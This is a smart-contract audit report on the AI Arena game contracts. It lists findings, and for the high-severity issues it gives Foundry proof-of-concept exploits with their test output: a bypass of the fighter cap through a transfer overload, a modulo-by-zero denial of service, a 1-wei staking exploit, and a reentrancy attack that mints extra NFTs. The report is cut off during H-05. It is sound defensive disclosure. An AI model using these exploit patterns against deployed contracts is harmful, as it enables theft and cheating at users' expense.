
AI Arena



Scope

The code under review can be found within the C4 AI Arena repository.

Summary

In this contest, I discovered all of the high-severity issues (8 out of 8) and half of the medium-severity issues (4 out of 9).

Findings

ID	Issues	Severity
H-01	Users can hold fighter NFTs greater than the maximum allowance of 10	High
H-02	Permanent DOS of fighter creation/rerolling if generation is incremented for a fighterType	High
H-03	Attacker can use 1 wei of NRN to receive the same staking factor as users staking 3.99 NRN	High
H-04	Attacker can claim more fighter NFTs due to reentrancy in claimRewards() function	High
H-05	Non-transferrable game items can be transferred using safeBatchTransferFrom()	High

ID	Issues	Severity
H-06	Missing validation in redeemMintPass() allows gamer to obtain any fighter type and custom attributes	High
H-07	Fighter NFTs with tokenIds greater than 255 cannot reroll	High
H-08	Users can use more rerolls than provided for their fighterType NFT	High
M-01	Flawed maximum fighters allowed system allows users to hold more NFTs in temporary accounts	Medium
M-02	Nested for loops in function claimRewards() can DOS due to OOG exception	Medium
M-03	Function claimRewards() does not check if the custom attribute values for weight and element fall in range [65,95] and [0,2] respectively	Medium
M-04	Consider passing bool as value to function setAllowedBurningAddresses()	Medium
L-01	0 value function calls can spam off-chain tracking system	Low
L-02	Function spendVoltage() only allows spending 255 voltage maximum	Low
L-03	Avoid hardcoding tokenId 0 for battery game item	Low
L-04	Owner address is not provided admin access on transferOwnership()	Low
L-05	Admin access of previous owner is not revoked when ownership is transferred	Low
L-06	Function updateFighterStaking() is not updated if user loses all his stake and round ends	Low
L-07	Incorrect use of < instead of <= allows minting maximum of 1 NRN token less than expected total supply of 1 billion	Low
L-08	Consider pausing/access controlling function burn() initially for a guarded launch	Low
L-09	Transferring/selling Fighter NFT before winners are picked causes loss of reward NFT to previous owner	Low
L-10	Attacker can reroll the Fighter NFT before buyer buys it on a marketplace	Low
L-11	Multiple problems with getFighterPoints() causes admin to be unable to pick winners directly	Low

ID	Issues	Severity
L-12	ID substitution mechanism is not implemented for tokenIds having customURI length equal to 0	Low
L-13	Attacker can artificially inflate numTrained for his fighterType	Low
L-14	The owner of a tokenId can use up all rerolls before selling it on a marketplace	Low
L-15	Attacker can intentionally DOS user's max capacity by sending fighters from multiple accounts created	Low
L-16	Consider spreading out probabilities for iconTypes	Low
L-17	Ensure sum of all probabilities of a specific attribute is always 100	Low
L-18	Missing globalStakedAmount update in _addResultPoints() breaks core invariant of RankedBattle contract	Low
N-01	No need to initialize roundId to 0	Non-Critical
N-02	Consider using msg.sender instead of passing _ownerAddress as parameter in the constructor	Non-Critical
N-03	Missing event emission when transferring ownership	Non-Critical
N-04	OZ recommends using _grantRole() instead of deprecated _setupRole() function	Non-Critical
N-05	Do not decrease allowance if allowance is set to type(uint256).max	Non-Critical
N-06	Incorrect logical natspec comment should be corrected	Non-Critical
N-07	setTokenURI() function does not check if tokenId exists	Non-Critical
N-08	Do not hardcode string in function contractURI()	Non-Critical
N-09	In 83 years, typecast to uint32 would break in function _replenishDailyAllowance()	Non-Critical
N-10	Function viewFighterInfo() does not return every data of the fighter	Non-Critical
N-11	Reroll cost of 1000 NRN cannot be changed in the future	Non-Critical

ID	Issues	Severity
N-12	There can only be 255 generations following which incrementGeneration() would revert	Non-Critical
N-13	Do not hardcode generation to 0 in constructor	Non-Critical

Findings

[H-01] Users can hold fighter NFTs greater than the maximum allowance of 10

Impact

The FighterFarm contract allows users to only hold MAX_FIGHTERS_ALLOWED ie. 10 fighters at a time.

The issue in the code is that although it overrides the safeTransferFrom() function, there is another publicly accessible safeTransferFrom() function that takes in an additional `bytes memory data` parameter.

Users could use this function to bypass the _ableToTransfer() function checks and transfer the `to` address Fighter NFTs even though it already has the max balance of 10. The `to` address in this case would be the user's actual account that is used to play games on the AiArena platform.

Impacts:

1. Users can hold fighter NFTs greater than the maximum allowance of 10.
2. Since users can hold more than 10 fighters, they have more options to choose from (under one account) before competing in battles. This should be considered as cheating, due to the unfair advantage gained.
3. There is another impact i.e. staked NFTs can be transferred, breaking the intended economic design of the protocol. Let's consider a scenario. A user must've placed a sell order on a marketplace where they approved the marketplace to transfer the NFT automatically if someone purchases it. The user realizes no one is buying the NFT and decides to participate in the current round on AiArena by placing a stake and playing games. The sell order still exists which means if someone buys the NFT (i.e. the marketplace calls safeTransferFrom() function with the bytes memory parameter), the user could lose his stake. The stake could then be unstaked by the buyer. This technically could fall under user mistake but just expanding on another type of possible impact here, which could lead to loss of NRN.

Proof of Concept

1. Let's look at the _ableToTransfer() function.

- Line 589 ensures that the recipient `to` address has less than maximum allowed fighters
- Line 590 ensures that a staked fighter cannot be transferred.

```
File: FighterFarm.sol
586:     function _ableToTransfer(uint256 tokenId, address to) private
view returns(bool) {
```

```
587:         return (
588:           _isApprovedOrOwner(msg.sender, tokenId) &&
589:           balanceOf(to) < MAX_FIGHTERS_ALLOWED &&
590:           !fighterStaked[tokenId]
591:         );
592:     }
```

2. Now, let's look at the safeTransferFrom() functions.

Overriden safeTransferFrom() function:

```
File: FighterFarm.sol
386:     function safeTransferFrom(
387:         address from,
388:         address to,
389:         uint256 tokenId
390:     )
391:         public
392:         override(ERC721, IERC721)
393:     {
394:         require(_ableToTransfer(tokenId, to));
395:         _safeTransfer(from, to, tokenId, "");
396:     }
```

ERC721 safeTransferFrom() function with `bytes memory data` parameter:

```
File: ERC721.sol
175:     function safeTransferFrom(
176:         address from,
177:         address to,
178:         uint256 tokenId,
179:         bytes memory data
180:     ) public virtual override {
181:         require(_isApprovedOrOwner(_msgSender(), tokenId), "ERC721:
caller is not token owner nor approved");
182:         _safeTransfer(from, to, tokenId, data);
183:     }
```

As we can see above, both functions have different function signatures. Since the FighterFarm contract inherits ERC721, it also inherits the safeTransferFrom() public function with the bytes parameter, that does not have the _ableToTransfer() function check.

Coded POC

How to use this POC:

- Add the POC to FighterFarm.t.sol file in the `test` folder.
- Run the POC using `forge test --match-test testSafeTransferFromIssue -vvv`

- The test demonstrates how alice transfers NFTs from her temporary account A to her main account B, which can hold a balance greater than 10.

```
File: FighterFarm.t.sol
573:     address public accountA = makeAddr("Alice's temporary account");
574:     address public accountB = makeAddr("Alice's main account");
575:
576:     function testSafeTransferFromIssue() public {
577:         // Suppose both account A and B are owner by alice
578:         // Account A = address(this) i.e. alice's temporary account
579:         // Account B = alice's main gaming account
580:
581:         // 1) Mint 10 NFTs to account A
582:         for (uint256 i; i < 10; i++) {
583:             vm.prank(address(_mergingPoolContract));
584:             _fighterFarmContract.mintFromMergingPool(accountA,
"_neuralNetHash", "original", [uint256(1), uint256(80)]);
585:         }
586:
587:         // 2) Alice transfers the 10 NFTs from her account A to B
588:         for (uint256 i; i < 10; i++) {
589:             vm.prank(accountA);
590:             _fighterFarmContract.safeTransferFrom(accountA, accountB,
i);
591:         }
592:
593:         // 3) Mint one more NFT to account A
594:         vm.prank(address(_mergingPoolContract));
595:         _fighterFarmContract.mintFromMergingPool(accountA,
"_neuralNetHash", "original", [uint256(1), uint256(80)]);
596:
597:         // 4) Alice transfers 1 NFT (tokenId 10) from her account A
to B. Note that alice should not allowed to do this since accountB already
has 10 NFTs i.e. the maximum allowed fighters. But since alice uses the
other safeTransferFrom() function, the transfer suceeds and account B now
holds 11 NFTs
598:         vm.prank(accountA);
599:         _fighterFarmContract.safeTransferFrom(accountA, accountB, 10,
"");
600:
601:         assertEq(_fighterFarmContract.balanceOf(accountB), 11);
602:         console.log("Alice's main account balance:",
_fighterFarmContract.balanceOf(accountB));
603:     }
```

Issue confirmation

```
[PASS] testSafeTransferFromIssue() (gas: 4547951)
Logs:
 Alice's main account balance: 11
```

Tools Used

Manual Review

Recommended Mitigation Steps

Override the safeTransferFrom() function with the `bytes memory data` parameter as well to avoid this issue. The overridden function should place the _ableToTransfer() function check as well.

[H-02] Permanent DOS of fighter creation/rerolling if generation is incremented for a fighterType

Impact

The FighterFarm contract includes functions claimFighters(), redeemMintPass(), mintFromMergingPool() to create fighter NFTs and function reRoll() to reroll fighter NFTs with random traits. The contract also includes a function incrementGeneration() that is used by the team to increment the generation of a specific fighterType (i.e. champion or dendroid).

The issue is that if the generation for a fighterType is incremented using function incrementGeneration(), it would DOS the creation and rerolling of that specific fighterType.

This issue arises because during creation/rerolling, the function _createFighterBase() is called. This function calculates the `element` using `dna % numElements[generation[fighterType]]`. The problem is that there is no function to set numElements for the new generation of the fighterType. Due to this, the operation evaluates as `dna % 0`, which causes a **module by zero** panic error (see in solidity docs).

Proof of Concept

If we check the FighterFarm contract, there is no function to set the numElements for the new incremented generation. Due to this, Line 506 would cause a panic error due to modulo by zero (`dna % 0`).

```
File: FighterFarm.sol
498:     function _createFighterBase(
499:         uint256 dna,
500:         uint8 fighterType
501:     )
502:         private
503:         view
504:         returns (uint256, uint256, uint256)
505:     {
506:         uint256 element = dna % numElements[generation[fighterType]];
507:         uint256 weight = dna % 31 + 65;
508:         uint256 newDna = fighterType == 0 ? dna :
uint256(fighterType);
509:         return (element, weight, newDna);
510:     }
```

Coded POC

How to use this POC:

- Add the POC to FighterFarm.t.sol in the `test` folder.
- Run the test using `forge test --match-test testModuloByZeroIssue -vvv`
- Use `-vvvvv` to see the traces, which shows the panic error caused by the `modulo by zero`.
- The POC first increments the generation for fighterType champion and demonstrates how each claimFighters(), redeemMintPass(), mintFromMergingPool() and reRoll() permanently DOS for fighterType champion.

```
File: FighterFarm.t.sol
605:     function testModuloByZeroIssue() public {
606:         // Mint a token to this address to test failure during reroll
in (4)
607:         vm.prank(address(_mergingPoolContract));
608:         _fighterFarmContract.mintFromMergingPool(address(this),
"_neuralNetHash", "original", [uint256(100), uint256(100)]);
609:
610:         // Increment generation of fighterType champion
611:         _fighterFarmContract.incrementGeneration(0);
612:         console.log("Incrementing generation for fighterType
champion...");
613:
614:         // 1) claimFighters() fails
615:         uint8[2] memory numToMint_1 = [1, 0];
616:         bytes memory claimSignature = abi.encodePacked(
617:
hex"407c44926b6805cf9755a88022102a9cb21cde80a210bc3ad1db2880f6ea16fa4e1363
e7817d5d87e4e64ba29d59aedfb64524620e2180f41ff82ca9edf942d01c"
618:         );
619:         string[] memory claimModelHashes = new string[](1);
620:         claimModelHashes[0] =
"ipfs://bafybeiaatcgqvzvz3wrjiqmz2ivcu2c5sqxgipv5w2hzy4pdlw7hfox42m";
621:
622:         string[] memory claimModelTypes = new string[](1);
623:         claimModelTypes[0] = "original";
624:
625:         // Confirmation of issue
626:         vm.expectRevert();
627:         _fighterFarmContract.claimFighters(numToMint_1,
claimSignature, claimModelHashes, claimModelTypes);
628:         console.log("1) Function claimFighters() failed");
629:
630:         // 2) redeemMintPass() fails
631:         uint8[2] memory numToMint_2 = [1, 0];
632:         bytes memory signature = abi.encodePacked(
633:
hex"20d5c3e5c6b1457ee95bb5ba0cbf35d70789bad27d94902c67ec738d18f665d84e316e
df9b23c154054c7824bba508230449ee98970d7c8b25cc07f3918369481c"
634:         );
635:         string[] memory _tokenURIs = new string[](1);
```

```
636:         _tokenURIs[0] =
"ipfs://bafybeiaatcgqvzvz3wrjiqmz2ivcu2c5sqxgipv5w2hzy4pdlw7hfox42m";
637:
638:         // first i have to mint an nft from the mintpass contract
639:         assertEq(_mintPassContract.mintingPaused(), false);
640:         _mintPassContract.claimMintPass(numToMint_2, signature,
_tokenURIs);
641:         assertEq(_mintPassContract.balanceOf(_ownerAddress), 1);
642:         assertEq(_mintPassContract.ownerOf(1), _ownerAddress);
643:
644:         // once owning one i can then redeem it for a fighter
645:         uint256[] memory _mintpassIdsToBurn = new uint256[](1);
646:         string[] memory _mintPassDNAs = new string[](1);
647:         uint8[] memory _fighterTypes = new uint8[](1);
648:         uint8[] memory _iconsTypes = new uint8[](1);
649:         string[] memory _neuralNetHashes = new string[](1);
650:         string[] memory _modelTypes = new string[](1);
651:
652:         _mintpassIdsToBurn[0] = 1;
653:         _mintPassDNAs[0] = "dna";
654:         _fighterTypes[0] = 0;
655:         _neuralNetHashes[0] = "neuralnethash";
656:         _modelTypes[0] = "original";
657:         _iconsTypes[0] = 0;
658:
659:         // approve the fighterfarm contract to burn the mintpass
660:         _mintPassContract.approve(address(_fighterFarmContract), 1);
661:
662:         // Confirmation of issue
663:         vm.expectRevert();
664:         _fighterFarmContract.redeemMintPass(
665:             _mintpassIdsToBurn, _fighterTypes, _iconsTypes,
_mintPassDNAs, _neuralNetHashes, _modelTypes
666:         );
667:         console.log("2) Function redeemMintPass() failed");
668:
669:         // 3) mintFromMergingPool() fails
670:         vm.prank(address(_mergingPoolContract));
671:         vm.expectRevert();
672:         _fighterFarmContract.mintFromMergingPool(address(this),
"_neuralNetHash", "original", [uint256(100), uint256(100)]);
673:         console.log("3) Function mintFromMergingPool() failed");
674:
675:         // 4) reRoll() fails
676:         vm.prank(_treasuryAddress);
677:         _neuronContract.transfer(address(this), 4_000 * 10 ** 18); //
Provide enough NRN to reroll
678:         _neuronContract.addSpender(address(_fighterFarmContract));
679:         vm.expectRevert();
680:         _fighterFarmContract.reRoll(0, 0);
681:         console.log("4) Function reRoll() failed");
682:     }
```

Issue Confirmation

```
[PASS] testModuloByZeroIssue() (gas: 832797)
Logs:
 Incrementing generation for fighterType champion...
 1) Function claimFighters() failed
 2) Function redeemMintPass() failed
 3) Function mintFromMergingPool() failed
 4) Function reRoll() failed
```

Tools Used

Manual Review

Recommended Mitigation Steps

Add a function `setNumElements` in FighterFarm.sol contract. After incrementing the generation for a fighterType, consider setting the number of elements for the new generation.

```
function setNumElements(uint8 generation, uint8 numberOfElements) public {
   require(msg.sender == _ownerAddress);
   numElements[generation] = numberOfElements
}
```

[H-03] Attacker can use 1 wei of NRN to receive the same staking factor as users staking 3.99 NRN

Impact

User's stake NRN for their fighter NFT to increase their potential to earn points. This potential is calculated using a staking factor. The function _getStakingFactor() calculates the staking factor using the square root of the sum of the amount staked and stakeAtRisk divided by 1e18 (see lines 542-544). This is done to level the playing field and prevent NRN whales from having a strong advantage (which compounds each round that goes by).

```
File: RankedBattle.sol
534:     function _getStakingFactor(
535:         uint256 tokenId,
536:         uint256 stakeAtRisk
537:     )
538:         private
539:         view
540:         returns (uint256)
541:     {
542:       uint256 stakingFactor_ = FixedPointMathLib.sqrt(
543:           (amountStaked[tokenId] + stakeAtRisk) / 10**18
544:       );
```

```
545:       if (stakingFactor_ == 0) {
546:         stakingFactor_ = 1;
547:       }
548:       return stakingFactor_;
549:     }
```

1. The issue is that an attacker can stake 1 wei of NRN using stakeNRN() and receive the same staking factor as a user staking 3 NRN (technically 3.99 max). In case of the attacker, Line 543 would round down to 0 causing the sqrt to be 0, which the if block on Line 545 would re-adjust to 1. In case of the user, the FixedPointMathLib would round down to the closest square root (i.e. 1). The staking factor would be 1 in both these cases and they would earn points at the same potential.

For this initial case where the smallest staking factor is 1, the playing field is not levelled, allowing users with lesser NRN or dust amount of NRN (minimum of 1 wei) to exploit this scenario.

2. Another impact is that, if the attacker loses a battle, he doesn't even lose his 1 wei while the user would be charged `bpsLostPerLoss` from his stake. This is because curStake is calculated using `(bpsLostPerLoss * (amountStaked[tokenId] + stakeAtRisk)) / 10**4`. For the attacker, this would round down to 0 since the denominator would be greater than the numerator (meaning 0 loss on losing) while the user loses 10 bps of his staked amount of 3 NRN.

Overall with both impacts combined, for a stake of 1 wei of NRN, not only does the attacker receive the same potential/staking factor to earn points as the user but also 0 loss for losing a battle.

Proof of Concept

First POC

How to use this POC:

- Add the POC to the RankedBattle.t.sol file in the `test` folder.
- Run the POC using `forge test --match-test testStakingFactorIssue -vvv`
- The POC demonstrates how an `attacker` staking 1 wei of NRN receives the same number of points as a user staking 3 NRN on winning a battle.
- The console logs have been made after the assertions are valid i.e. attacker and user having same points on winning a battle and having the same staking factor of 1.

```
File: RankedBattle.t.sol
524:     address public attacker = makeAddr("attacker");
525:     address public user = makeAddr("user");
526:
527:     function testStakingFactorIssue() public {
528:         // Mint Fighter NFT to attacker and user
529:         vm.prank(address(_mergingPoolContract));
530:         _fighterFarmContract.mintFromMergingPool(attacker,"","",
[uint256(1), uint256(80)]);
531:         vm.prank(address(_mergingPoolContract));
532:         _fighterFarmContract.mintFromMergingPool(user,"","",
[uint256(1), uint256(80)]);
```

```
533:
534:         // Fund attacker and user with enough neurons
535:         _fundUserWith4kNeuronByTreasury(attacker);
536:         _fundUserWith4kNeuronByTreasury(user);
537:
538:         // Attacker stakes 1 wei of NRN and User stakes 3 NRN
539:         vm.prank(attacker);
540:         _rankedBattleContract.stakeNRN(1, 0);
541:         vm.prank(user);
542:         _rankedBattleContract.stakeNRN(3 * 10**18, 1);
543:
544:         // Let's say both attacker and user win a fight
545:         vm.prank(_GAME_SERVER_ADDRESS);
546:         _rankedBattleContract.updateBattleRecord(0, 0, 0, 1500,
false);
547:         vm.prank(_GAME_SERVER_ADDRESS);
548:         _rankedBattleContract.updateBattleRecord(1, 0, 0, 1500,
false);
549:
550:         // Asserting points for attacker and user to be equal
551:
assertEq(_rankedBattleContract.accumulatedPointsPerFighter(0,0),
_rankedBattleContract.accumulatedPointsPerFighter(1,0));
552:         console.log("Points of attacker:",
_rankedBattleContract.accumulatedPointsPerFighter(0,0));
553:         console.log("Points of user:",
_rankedBattleContract.accumulatedPointsPerFighter(1,0));
554:
555:         // Asserting staking factors for attacker and user
556:         assertEq(_rankedBattleContract.stakingFactor(0),
_rankedBattleContract.stakingFactor(1));
557:         console.log("Staking factor of attacker:",
_rankedBattleContract.stakingFactor(0));
558:         console.log("Staking factor of user:",
_rankedBattleContract.stakingFactor(1));
559:     }
```

Second POC

How to use this POC:

- Add the POC to the RankedBattle.t.sol file in the `test` folder.
- Run the POC using `forge test --match-test testStakingFactorNoLossIssue -vvv`
- The POC demonstrates how an `attacker` staking 1 wei of NRN does not lose his stake on losing a battle while the user staking 3 NRN takes a loss of 10 bps of his staked amount
- The console logs have been made after the assertions are valid.

```
File: RankedBattle.t.sol
564:     function testStakingFactorNoLossIssue() public {
565:         // Mint Fighter NFT to attacker and user
566:         vm.prank(address(_mergingPoolContract));
```

```
567:         _fighterFarmContract.mintFromMergingPool(attacker,"","",
[uint256(1), uint256(80)]);
568:         vm.prank(address(_mergingPoolContract));
569:         _fighterFarmContract.mintFromMergingPool(user,"","",
[uint256(1), uint256(80)]);
570:
571:         // Fund attacker and user with enough neurons
572:         _fundUserWith4kNeuronByTreasury(attacker);
573:         _fundUserWith4kNeuronByTreasury(user);
574:
575:         // Attacker stakes 1 wei of NRN and User stakes 3 NRN
576:         vm.prank(attacker);
577:         _rankedBattleContract.stakeNRN(1, 0);
578:         vm.prank(user);
579:         _rankedBattleContract.stakeNRN(3 * 10**18, 1);
580:         console.log("Attacker's original amountStaked before
losing:", _rankedBattleContract.amountStaked(0));
581:         console.log("User's original amountStaked before losing:",
_rankedBattleContract.amountStaked(1));
582:
583:         // Let's say both attacker and user lose a fight
584:         vm.prank(_GAME_SERVER_ADDRESS);
585:         _rankedBattleContract.updateBattleRecord(0, 0, 2, 1500,
false);
586:         vm.prank(_GAME_SERVER_ADDRESS);
587:         _rankedBattleContract.updateBattleRecord(1, 0, 2, 1500,
false);
588:
589:         // Assert that the attacker's balance remains the same while
the user loses 10 bps of his staked amount of 3 NRN
590:         assertEq(_rankedBattleContract.amountStaked(0), 1);
591:         assertLt(_rankedBattleContract.amountStaked(1), 3 * 10**18);
592:         console.log("Attacker's amountStaked on losing a battle:",
_rankedBattleContract.amountStaked(0));
593:         console.log("User's amountStaked on losing a battle:",
_rankedBattleContract.amountStaked(1));
594:     }
```

Issue Confirmations

1. First POC impact

```
[PASS] testStakingFactorIssue() (gas: 1345356)
Logs:
  Points of attacker: 1500
  Points of user: 1500
  Staking factor of attacker: 1
  Staking factor of user: 1
```

2. Second POC impact

```
[PASS] testStakingFactorNoLossIssue() (gas: 1323486)
Logs:
  Attacker's original amountStaked before losing: 1
  User's original amountStaked before losing: 3000000000000000000
  Attacker's amountStaked on losing a battle: 1
  User's amountStaked on losing a battle: 2997000000000000000
```

Tools Used

Manual Review

Recommended Mitigation Steps

Consider requiring a minimum amount of NRN (e.g. 0.5 NRN) in the function stakeNRN() to level the playing field for the initial case.

[H-04] Attacker can claim more fighter NFTs due to reentrancy in claimRewards() function

Impact

Let's assume the winner is the attacker's contract (custom multisig implementation, custom safe smart account or some Contract Account), which he has been using to battle in AiArena. This custom implementation has an on ERC721Received() function for the _checkOnERC721Received() callback through _safeMint() when fighter NFTs are minted.

The issue is that the claimRewards() function in MergingPool contract is prone to reentrancy even though `numRoundsClaimed` storage variable is incremented first before making an external call.

This attack of minting more NFTs is possible since the winnerAddresses are retrieved using the memory variable `currentRound` instead of numRoundsClaimed in the for loop.

This allows the attacker to mint more NFTs provided that he has a minimum of two NFTs pending to be claimed through claimRewards(). The reentrancy would occur when the onERC721Received() function is called on the attacker's custom contract account, that calls claimRewards() again.

Proof of Concept

Here is the whole process:

First, we'll go through a simplified written POC to understand how this issue from a high level.

Some terms/assumptions to understand POC:

- Original context = initial context before we reentered
- Reentered context = new context after reentering from original context
- Attacker has atleast 2 claimable NFTs pending in rounds 2 and 5.
- For simplicity let's assume that 10 rounds have passed.

Original Context:

1. Attacker calls claimRewards()
2. Currently, `numRoundsClaimed` = 0
3. We set `currentRound` to `numRoundsClaimed` and loop from rounds 0 to 2 first (this includes iterating over the nested for loop as well). Note that now, `currentRound` is 2.
4. Currently, `numRoundsClaimed` = 3 (due to increment here before we start iterating over the nested for loop)
5. Since attacker is a winner in round 2, the nested for loop iterates over the length of `winnerAddresses` array for that round. The winnerAddresses are retrieved based on currentRound memory variable as seen here.
6. Once the addresses match, we enter the if block that proceeds to mint the first FighterNFT by calling mintFromMergingPool() on the FighterFarm contract.
7. The execution path from here onwards is: mintFromMergingPool() => _createNewFighter() => _safeMint() => _checkOnERC721Received() => onERC721Received().
8. Attacker's custom contract account calls claimRewards() when onERC721Received() function is called on it.

Re-entered Context:

1. Currently. `numRoundsClaimed` = 3
2. We set `currentRound` to `numRoundsClaimed` and loop from rounds 3 to 5 (this includes iterating over the nested for loop as well). Note that now, `currentRound` is 5.
3. Since attacker is a winner in round 5, the nested for loop iterates over the length of `winnerAddresses` array for that round. The winnerAddresses are retrieved based on currentRound memory variable as seen here.
4. Once the addresses match, we enter the if block that proceeds to mint the second FighterNFT by calling mintFromMergingPool() on the FighterFarm contract.
5. The execution path from here onwards is: mintFromMergingPool() => _createNewFighter() => _safeMint() => _checkOnERC721Received() => onERC721Received().
6. Once this reentered context is finished, we return back to the original context.

Original Context:

1. The original context is currently at `currentRound` = 2.
2. We continue looping from rounds 2 to 5.
3. Since attacker is a winner in round 5, the nested for loop iterates over the length of `winnerAddresses` array for that round. The winnerAddresses are retrieved based on currentRound memory variable as seen here.
4. Once the addresses match, we enter the if block that proceeds to mint the third FighterNFT by calling mintFromMergingPool() on the FighterFarm contract.
5. The execution path from here onwards is: mintFromMergingPool() => _createNewFighter() => _safeMint() => _checkOnERC721Received() => onERC721Received().
6. The original context ends.

Through this, we can see how an attacker can mint more than what he was allowed to claim.

Coded POC

How to use this POC:

- Add the following code to the MergingPool.t.sol file in the `test` folder
- Run `forge test --match-test testReentrancyIssue -vv`
- Remove the onERC721Received() function already present at the bottom of the file.

```
File: MergingPool.t.sol
273:     bool maliciousCall;
274:
275:     function onERC721Received(address, address, uint256, bytes
memory) public returns (bytes4) {
276:         // Handle the token transfer here
277:         if(maliciousCall) {
278:             maliciousCall = false;
279:             string[] memory _modelURIs = new string[](2);
280:             _modelURIs[0] =
"ipfs://bafybeiaatcgqvzvz3wrjiqmz2ivcu2c5sqxgipv5w2hzy4pdlw7hfox42m";
281:             _modelURIs[1] =
"ipfs://bafybeiaatcgqvzvz3wrjiqmz2ivcu2c5sqxgipv5w2hzy4pdlw7hfox42m";
282:             string[] memory _modelTypes = new string[](2);
283:             _modelTypes[0] = "original";
284:             _modelTypes[1] = "original";
285:             uint256[2][] memory _customAttributes = new uint256[2][]
(2);
286:             _customAttributes[0][1] = uint256(70);
287:             _customAttributes[0][0] = uint256(2);
288:             _mergingPoolContract.claimRewards(_modelURIs,
_modelTypes, _customAttributes);
289:             return this.onERC721Received.selector;
290:         }
291:         else {
292:             return this.onERC721Received.selector;
293:         }
294:     }
295:
296:     function testReentrancyIssue() public {
297:         //Mint a token to the attacker contract account (this
address) initially to allow him to be picked as a winner
298:         vm.prank(address(_mergingPoolContract));
299:         _fighterFarmContract.mintFromMergingPool(address(this),
"_neuralNetHash", "original", [uint256(1), uint256(80)]);
300:         console.log("Attacker's balance before calling
claimRewards():", _fighterFarmContract.balanceOf(address(this)));
301:
302:         uint256[] memory emptyArray;
303:         //Skip rounds 0 to 1
304:         _mergingPoolContract.updateWinnersPerPeriod(0);
305:         for (uint256 i; i <= 1; i++) {
306:             _mergingPoolContract.pickWinner(emptyArray);
307:         }
308:
309:         //Update and pick winners for round 2 (for simplicity only
attacker now i.e. this address)
310:         uint256[] memory winnerForRound2 = new uint256[](1);
```

```
311:         winnerForRound2[0] = 0; // Attacker has tokenId 0
312:         _mergingPoolContract.updateWinnersPerPeriod(1);
313:         _mergingPoolContract.pickWinner(winnerForRound2);
314:
315:         //Skip rounds 3 to 4
316:         _mergingPoolContract.updateWinnersPerPeriod(0);
317:         for (uint256 i; i <= 1; i++) {
318:             _mergingPoolContract.pickWinner(emptyArray);
319:         }
320:
321:         //Update and pick winners for round 5 (for simplicity only
attacker now i.e. this address)
322:         uint256[] memory winnerForRound5 = new uint256[](1);
323:         winnerForRound5[0] = 0; // Attacker has tokenId 0
324:         _mergingPoolContract.updateWinnersPerPeriod(1);
325:         _mergingPoolContract.pickWinner(winnerForRound5);
326:
327:
328:         //Skip rounds 6 to 9 to make current roundId = 10 as per POC
329:         for (uint256 i; i <= 4; i++) {
330:             _mergingPoolContract.updateWinnersPerPeriod(0);
331:             _mergingPoolContract.pickWinner(emptyArray);
332:         }
333:
334:         console.log("Attacker's claimable balance:",
_mergingPoolContract.getUnclaimedRewards(address(this)));
335:
336:         //Attacker's contract account launches attack by calling
claimRewards()
337:         maliciousCall = true;
338:         string[] memory _modelURIs = new string[](2);
339:         _modelURIs[0] =
"ipfs://bafybeiaatcgqvzvz3wrjiqmz2ivcu2c5sqxgipv5w2hzy4pdlw7hfox42m";
340:         _modelURIs[1] =
"ipfs://bafybeiaatcgqvzvz3wrjiqmz2ivcu2c5sqxgipv5w2hzy4pdlw7hfox42m";
341:         string[] memory _modelTypes = new string[](2);
342:         _modelTypes[0] = "original";
343:         _modelTypes[1] = "original";
344:         uint256[2][] memory _customAttributes = new uint256[2][](2);
345:         _customAttributes[0][1] = uint256(1);
346:         _customAttributes[0][0] = uint256(80);
347:         _customAttributes[1][0] = uint256(1);
348:         _customAttributes[1][1] = uint256(80);
349:         _mergingPoolContract.claimRewards(_modelURIs, _modelTypes,
_customAttributes);
350:
351:         console.log("Attacker's balance after reentrancy attack:",
_fighterFarmContract.balanceOf(address(this)));
352:     }
```

Attack Confirmation

```
[PASS] testReentrancyIssue() (gas: 2060557)
Logs:
 Attacker's balance before calling claimRewards(): 1
 Attacker's claimable balance: 2
 Attacker's balance after reentrancy attack: 4
```

Tools Used

Manual Review

Recommended Mitigation Steps

Add a non-reentrant modifier to function claimRewards() to ensure the function cannot be reentered in any circumstance. It would be better to use OZ's implementation of ReentrancyGuard.sol for this.

[H-05] Non-transferrable game items can be transferred using safeBatchTransferFrom()

Impact

The GameItems.sol contract consists of transferrable and non-transferrable game items. Transferrable game items include voltage batteries (which may later become non-transferrable) while non-transferrable game items include soulbound weapons etc.

The issue in the current code is that it only overrides the safeTransferFrom() function from the ERC1155 contract. There is another function safeBatchTransferFrom(), which allows users to transfer one or multiple tokenIds (game items in our case).

Due to this, any game items that were supposed to be non-transferrable can now be transferred by anyone.

Impacts:

1. One of the core invariants of GameItems.sol is broken
2. Gamers can transfer non-transferrable game items to cheat. More game items will be added in the future as well as more games are expected to be integrated by the team that will use the GameItems.sol contract.

Proof of Concept

How to use this POC:

- Add the POC to GameItems.t.sol in the `test` folder.
- Run using `forge test --match-test testSafeBatchTransferFromIssue -vvv`

```
File: GameItems.t.sol
256:     address public alice = makeAddr("alice");
257:     address public bob = makeAddr("bob");
258:
